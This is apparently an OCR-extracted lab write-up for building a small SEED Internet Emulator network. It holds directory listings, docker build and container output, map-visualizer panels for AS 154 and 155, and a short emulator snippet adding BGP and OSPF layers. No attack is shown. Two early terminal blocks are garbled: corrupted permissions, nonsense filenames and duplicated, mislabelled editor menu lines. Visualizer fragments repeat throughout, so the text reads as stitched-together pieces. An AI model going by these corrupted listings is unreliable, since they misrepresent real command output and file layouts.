drwxrwxr-x 2 seed seed  4096 Jul 31 10:38 rnode_153_router0
drwxrwxr-x 2 seed seed  4096 Jul 31 10:38 rnode_3_r1
drwxrwxr-x 2 seed seed  4096 Jul 31 10:38 rnode_3_r2
drwxrwxr-x 2 seed seed  4096 Jul 31 10:38 rnode_3_r3
drwxrwxr-x 2 seed seed  4096 Jul 31 10:38 rnode_3_r4
drwxrwxr-x 2 seed seed  4096 Jul 31 10:38 rs_ix_ix100
drwxrwxr-x 2 seed seed  4096 Jul 31 10:38 rs_ix_ix101
$
```



localhost:8080/map.html#

icmp

Replay stopped.


event interval (ms)
200

Host: 155/host_0

ID: 472de959a50e
ASN: 155
Name: host_0
Role: Host

IP addresses
net0: 10.155.0.71/24


Actions
Launch console
Disconnect
Refresh



Network: 154/net0


ID: 2af388fc1590
Name: net0
Scope: 154
Type: local
Prefix: 10.154.0.0/24

These are list of folders for each docker file




```
 (sudo)            $udo internet

1 seed in seed
rwwr- seed     31008 Jul 31 10 39 base-
rwwr- seed     40996 Jul 31 10 38 intern
rwwr  seed      1027 Jul 31 10 38 output
rwwr- seed       533 Aug 25 15 47 rao!!
rwwr-/seed/examples/A20-nano-internet
uti tl
rwwr  seed 4096  4096 Jul 31 10:39
rwwr  seed 4096  4096 Jul 31 10:38 doc
rwwr  seed  986   98b Jul 31 10:38 int
rwwr  nandannetent.py aug 25 31.38 py
rwwr  seed 1027   122 Aug 25 15:47 READ

^G Get Help  ^Q Write Out  ^R Read File
^Y Prev Page ^K Prev Page  ^K Cut Text
^K Cut Text  ^J Justify    ^C Justify
```

```
˜/—:/examples/A20-nano-internet
1 l
<is −l sec/
seed   seed 4096 Jul 31 10:38 docker-
seed   seed 4096 Jul 31 10:38 host1 .yml
seed   seed 4096 Jul 31 10:38 host2
seed   seed 4096 Jul 31 10:38 host3
seed   seed 4096 Jul 31 10:38 host4
seed   seed 4096 Jul 31 10:38 nost1
seed   seed 4096 Jul 31 10:38 router1
seed   seed 4096 Jul 31 10:38 node_151
seed   seed 4096 Jul 31 10:38 node_152
seed   seed 4096 Jul 31 10:38 router2
seed   seed 4096 Jul 31 10:38 node_153_x
seed   seed 4096 Jul 31 10:38 node_154  l
seed   seed 4096 Jul 31 10:38 node_154_r
seed   seed 4096 Jul 31 10:38 node_154
seed   seed 4096 Jul 31 10:38 router4

^G Get Help  ^Q Write Out  ^W Where Is
^X Exit      ^X Read File  ^V Next Page
```



```
$ ll
total 48
-rw-rw-r--  1 seed seed 31008 Jul 31 10:38 base-component.bin
-rwxrwxr-x  1 seed seed  4704 Jul 28 17:58 nano-internet.py
drwxrwxr-x 17 seed seed  4096 Jul 31 10:38 output
-rw-rw-r--  1 seed seed   533 Jul 28 15:47 README.md
$ pwd
/home/seed/emu/examples/A20-nano-internet
$ cd output/
$ ll
total 76
-rw-rw-r-- 1 seed seed 15626 Jul 31 10:38 docker-compose.yml
drwxrwxr-x 2 seed seed  4096 Jul 31 10:38 dummies
drwxrwxr-x 2 seed seed  4096 Jul 31 10:38 hnode_151_host0
drwxrwxr-x 2 seed seed  4096 Jul 31 10:38 hnode_151_host1
drwxrwxr-x 2 seed seed  4096 Jul 31 10:38 hnode_152_host0
drwxrwxr-x 2 seed seed  4096 Jul 31 10:38 hnode_153_host_0
drwxrwxr-x 2 seed seed  4096 Jul 31 10:38 hnode_153_host_1
drwxrwxr-x 2 seed seed  4096 Jul 31 10:38 rnode_151_router0
drwxrwxr-x 2 seed seed  4096 Jul 31 10:38 rnode_152_router0
drwxrwxr-x 2 seed seed  4096 Jul 31 10:38 rnode_153_router0
drwxrwxr-x 2 seed seed  4096 Jul 31 10:38 rnode_3_r1
drwxrwxr-x 2 seed seed  4096 Jul 31 10:38 rnode_3_r2
drwxrwxr-x 2 seed seed  4096 Jul 31 10:38 rnode_3_r3
drwxrwxr-x 2 seed seed  4096 Jul 31 10:38 rnode_3_r4
drwxrwxr-x 2 seed seed  4096 Jul 31 10:38 rs_ix_ix100
drwxrwxr-x 2 seed seed  4096 Jul 31 10:38 rs_ix_ix101
$
```

Visualizing the emulator



154


Replay

Replay stopped.

event interval (ms)
200

Details

Network: 154/net0
ID: 2af388fc1590
Name: net0
Scope: 154
Type: local
Prefix: 10.154.0.0/24



icmp

Replay

Replay stopped.

event interval (ms)
200

Details

Host: 155/host_0
ID: 472de959a50e
ASN: 155
Name: host_0
Role: Host

IP addresses
net0: 10.155.0.71/24

Actions
Launch console
Disconnect
Refresh

Adding the layers and rendering


Once all layers are properly configured, the next step is to add them to the renderer to initiate the emulation. This rendering phase is where the actual setup comes to life:

- Software components are deployed onto the nodes
- Routing tables and network protocols are established
- BGP peerings are configured and activated


The rendering process effectively brings the network emulation to an operational state. Below is an example to illustrate this:

```
emu.addLayer(base)
emu.addLayer(Routing())
emu.addLayer(ebgp)
emu.addLayer(Ibgp())
emu.addLayer(Ospf())

emu.render()
```


Task 5a



```
seed@ip-172-31-44-212:~/Internet_Security/LAB-9/Labsetup/output$ dcbuild
seedsim-client uses an image, skipping
Building cfee3a34e9c68ac1d16035a81a926786
Step 1/1 : FROM ubuntu:20.04
 ---> 88bd68917189

Successfully built 88bd68917189
Successfully tagged cfee3a34e9c68ac1d16035a81a926786:latest
Building rnode_2_r100
Step 1/20 : FROM cfee3a34e9c68ac1d16035a81a926786
 ---> 88bd68917189
```



seed@ip-172-31-44-212: ~/Internet_Security/LAB-9/Labsetup/output
File
Edit
View
Search
Terminal
Help

```
Successfully built d91ba293a661
Successfully tagged output_rs_ix_ix105:latest
seed@ip-172-31-44-212:~/Internet_Security/LAB-9/Labsetup/output$
```



```
seed@ip-172-31-44-212:~/Internet_Security/LAB-9/Labsetup/output$ dcup
Creating as162h-host_1-10.162.0.72 ...
Creating as152h-host_1-10.152.0.72 ...
Creating as171h-host_0-10.171.0.71 ...
Creating as154h-webservice_1-10.154.0.72 ...
Creating as162r-router0-10.162.0.254      ...
Creating as11r-r105-10.105.0.11           ...
Creating as171r-router0-10.171.0.254      ...
Creating as170r-router0-10.170.0.254      ...
Creating as163r-router0-10.163.0.254      ...
Creating as2r-r100-10.100.0.2             ...
Creating as151h-host_1-10.151.0.72        ...
Creating as152h-host_1-10.152.0.72                  ... done
Creating as162h-host_1-10.162.0.72                  ... done
Creating as156h-host_0-10.156.0.71
```


2nd tab




```
seed@ip-172-31-44-212:~/Internet_Security/LAB-9/Labsetup/output$ dockps
a3e70128f0f7  as100rs-ix100-10.100.0.100
1033986c6a77  as101rs-ix101-10.101.0.101
488ac48abebf  as102rs-ix102-10.102.0.102
ef63756a3879  as103rs-ix103-10.103.0.103
c7533ad332e6  as104rs-ix104-10.104.0.104
f083c7ef0765  as105rs-ix105-10.105.0.105
ccffe63bea6b  as11r-r102-10.102.0.11
0f5ed479d782  as11r-r105-10.105.0.11
758296b961de  as12r-r101-10.101.0.12
7769f887284d  as12r-r104-10.104.0.12
3a0418a1cb22  as150h-host_1-10.150.0.72
```

Now let’s open the map

http://localhost:8080/map.html



Type 154 on the map



154

Replay

Replay stopped.

● ▶ ■ ← →

event interval (ms)


200

Details

Network: 154/net0

ID: 2af388fc1590
Name: net0
Scope: 154
Type: local
Prefix: 10.154.0.0/24

Before we launch the Autonomous system we should be able to access the host The prefix we are going to use is this one



Replay

Replay stopped.

● ▶ ■ ← →

event interval (ms)


200


Details

Network: 154/net0

ID: 2af388fc1590
Name: net0
Scope: 154
Type: local
Prefix: 10.154.0.0/24

Before we built in we should be able to access this host





event interval (ms)

200

Details

